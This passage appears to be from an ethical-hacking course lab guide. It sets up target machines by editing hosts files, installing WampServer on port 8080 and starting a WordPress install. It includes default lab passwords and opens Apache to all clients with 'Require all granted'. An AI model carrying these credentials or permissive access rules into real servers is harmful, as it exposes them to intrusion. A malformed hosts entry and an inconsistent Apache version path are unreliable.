
1. Launch and log in to the **Ubuntu** machine; click the **Terminal** icon from the launcher bar.



2. Type **sudo gedit /etc/hosts** and press **Enter** in the terminal window. This prompts you to enter the root password; type **toor** in the password field and press **Enter**.

A screenshot of a terminal window titled 'ubuntu@ubuntu-virtual-machine: ~'. The terminal shows the command 'sudo gedit /etc/hosts' being entered at the prompt. The command is highlighted with a red rectangular box. Below the command, the prompt '[sudo] password for ubuntu:' is visible, followed by a white cursor character.

- The **hosts** file opens in a text editor window; type <IP Address of the Windows Server 2019> **www.moviescope.com**, <IP Address of the Windows Server 2019> **www.goodshopping.com**, and **127.0.0.1 fonts.googleapis.com**. Then, click the **Save** button and close the window.




```
*hosts
/etc
Save
1 127.0.0.1    localhost
2 127.0.1.1    ubuntu-virtual-machine
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1         ip6-localhost ip6-loopback
6 fe00::0     ip6-localnet
7 ff00::0     ip6-mcastprefix
8 ff02::1     ip6-allnodes
9 ff02::2     ip6-allrouters
10
11 10.10.1.19   www.moviescope.com
12 10.10.1.19   www.goodshopping.com
13 127.0.0.1    fonts.googleapis.com
Plain Text Tab Width: 8 Ln 13, Col 31 INS
```

Note: Once you have configured the **hosts** file on all the machines, turn on the **Windows Server 2019** virtual machine, open any browser, and browse **www.goodshopping.com** and **www.moviescope.com** using each of the virtual machines.

[\[Back to Configuration Task Outline\]](#)


CT#42: Install WampServer on the Windows Server 2022 Virtual Machine

1. Turn on the **Windows 11** virtual machine.
2. Log in to the **Windows Server 2022** virtual machine using the credentials **Administrator** and **Pa\$\$w0rd**.
3. To install WampServer without any errors, we must first install **Microsoft Visual C++ 2012 Redistribute**.
4. Navigate to **Z:\CEHv13 Lab Prerequisites\Microsoft Visual C++ Packages** and double-click **VisualCppRedist_AIO_x86_x64.exe**. (If **Open File – Security Warning** window appears click **Run**.)
5. The **Microsoft Visual C++ 2012 Redistributable (x64)** setup window appears. Accept the license terms and click **Install**.




6. Click **Next** and let the installation complete. It will install all the necessary visual C ++ packages required for WampServer.


7. If a pop up appears, select the radio button besides **Automatically close applications and attempt to restart them after setup is complete** option and click **OK**.




8. Multiple pop-ups might appear, follow the same process as in above step and continue the installation.
9. Once the installation is complete, click **Finish**.



10. Navigate to **Z:\CEHv13 Lab Prerequisites\WampServer** and double-click **wampserver3.3.5_x64.exe**.
11. If an **Open File – Security Warning** window appears, click **Run**.
12. The **Select Setup Language** window appears; click **OK**.




13. In the **License Agreement** section, accept the license agreement and click **Next**.




14. The **Information** section appears. Ensure that you have the redistributable packages mentioned here and click **Next**.
15. The **Select Destination Location** section appears; specify a location where you want to install the server and click **Next**.


16. The **Select Components** section appears. Retain the default selections and click **Next**.
17. The **Select Start Menu Folder** section appears; click **Next**.
18. The **Ready to Install** section appears; click **Install**.




19. The **Installing** section appears, and the installation process begins.
20. A **Setup** pop-up appears, asking if you want to choose the browser to be used by WampServer; click **No**.



21. Another **Setup** pop-up appears, asking if you want to choose the text editor to be used by WampServer; click **No**.




22. The **Information** section appears; click **Next**.
23. The **Completing the Wampserver64 Setup Wizard** section appears; click **Finish**.




24. Click the **Windows** icon in the lower-left corner of the screen. The **Start** menu appears; click **Wampserver64**.

25. Click **Show hidden icons** (↑), right-click the **Wampserver** icon, and navigate to **Tools** → **Port used by Apache: 80** → **Use a port other than 80**.



26. The **Port for Apache** window appears. Retain the default port number, **8080**, and click **OK**.



27. Navigate to **C:\wamp64\bin\apache\apache2.4.59\conf** and open the **httpd.conf** file with **Notepad++** (right-click on the **httpd.conf** file and select **Edit with Notepad++**).

28. Scroll down to **line no. 311** and change **Require local** to **Require all granted**.

```

289 # Indexes Includes FollowSymLinks SymLinksifOwnerMatch ExecCGI MultiViews
290 #
291 # Note that "MultiViews" must be named *explicitly* --- "Options All"
292 # doesn't give it to you.
293 #
294 # The Options directive is both complicated and important. Please see
295 # http://httpd.apache.org/docs/2.4/mod/core.html#options
296 # for more information.
297 #
298 Options +Indexes +FollowSymLinks +Multiviews
299
300 #
301 # AllowOverride controls what directives may be placed in .htaccess files.
302 # It can be "All", "None", or any combination of the keywords:
303 # AllowOverride FileInfo AuthConfig Limit
304 #
305 AllowOverride all
306
307 #
308 # Controls who can get stuff from this server.
309 #
310 # Don't modify this line - Instead modify Require of VirtualHost in httpd-vhost.conf
311 Require all granted
312 </Directory>
313
314 #
315 # DirectoryIndex: sets the file that Apache will serve if a directory
316 # is requested.
317 #
318 <IfModule dir_module>
319     DirectoryIndex index.php index.php3 index.html index.htm
320 </IfModule>
321
322 #
323 # The following lines prevent .htaccess and .htpasswd files from being
324 # viewed by Web clients.
325 #
326 <Files ".ht*">
  
```

29. Click **File** from the menu bar and then click **Save**.

Note: You can also press **Ctrl+S** on the keyboard to save the file.

30. Navigate to **C:\wamp64\bin\apache\apache2.4.39\conf\extra** and open the **httpd-vhosts.conf** file with **Notepad++** (right-click on the **httpd-vhosts.conf** file and select **Edit with Notepad++**).

31. On **line no. 10**, change **Require local** to **Require all granted**.

```

1 # Virtual Hosts
2 #
3 <VirtualHost _default_:8080>
4     ServerName localhost
5     ServerAlias localhost
6     DocumentRoot "%{INSTALL_DIR}/www"
7     <Directory "%{INSTALL_DIR}/www/">
8         Options +Indexes +Includes +FollowSymLinks +MultiViews
9         AllowOverride All
10 Require all granted
11     </Directory>
12 </VirtualHost>
13
  
```

32. Click **File** from the menu bar and then click **Save**.

Note: You can also press **Ctrl+S** on the keyboard to save the file.

33. **Close** the file and all the other open folders. Click the **Wampserver** icon from the system tray and then click **Restart All Services**.
34. Wait until the icon turns green.



[\[Back to Configuration Task Outline\]](#)

CT#43: Install and Configure a WordPress Website on the Windows Server 2022 Virtual Machine


1. On the **Windows Server 2022** virtual machine, navigate to **C:\Windows\System32\drivers\etc**, right-click on the **hosts** file, and click **Edit with Notepad++** from the context menu.
2. The **hosts** file opens in **Notepad++**. Type **127.0.0.1 https://localhost:8080/**; then, click the **Save** button and close the **Notepad++** window.

```
C:\Windows\System32\drivers\etc\hosts - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
hosts
16 # 102.54.94.97 rhino.acme.com # source server
17 # 38.25.63.10 x.acme.com # x client host
18
19 # localhost name resolution is handled within DNS itself.
20 #   127.0.0.1 localhost
21 #   ::1 localhost
22
23 10.10.1.19 www.moviescope.com
24 10.10.1.19 www.goodshopping.com
25 127.0.0.1 fonts.googleapis.com
26 127.0.0.1 http://localhost:8080/
27
Normal text f length: 898 lines: 27 Ln: 26 Col: 33 Pos: 897 Windows (CR LF) UTF-8 INS
```

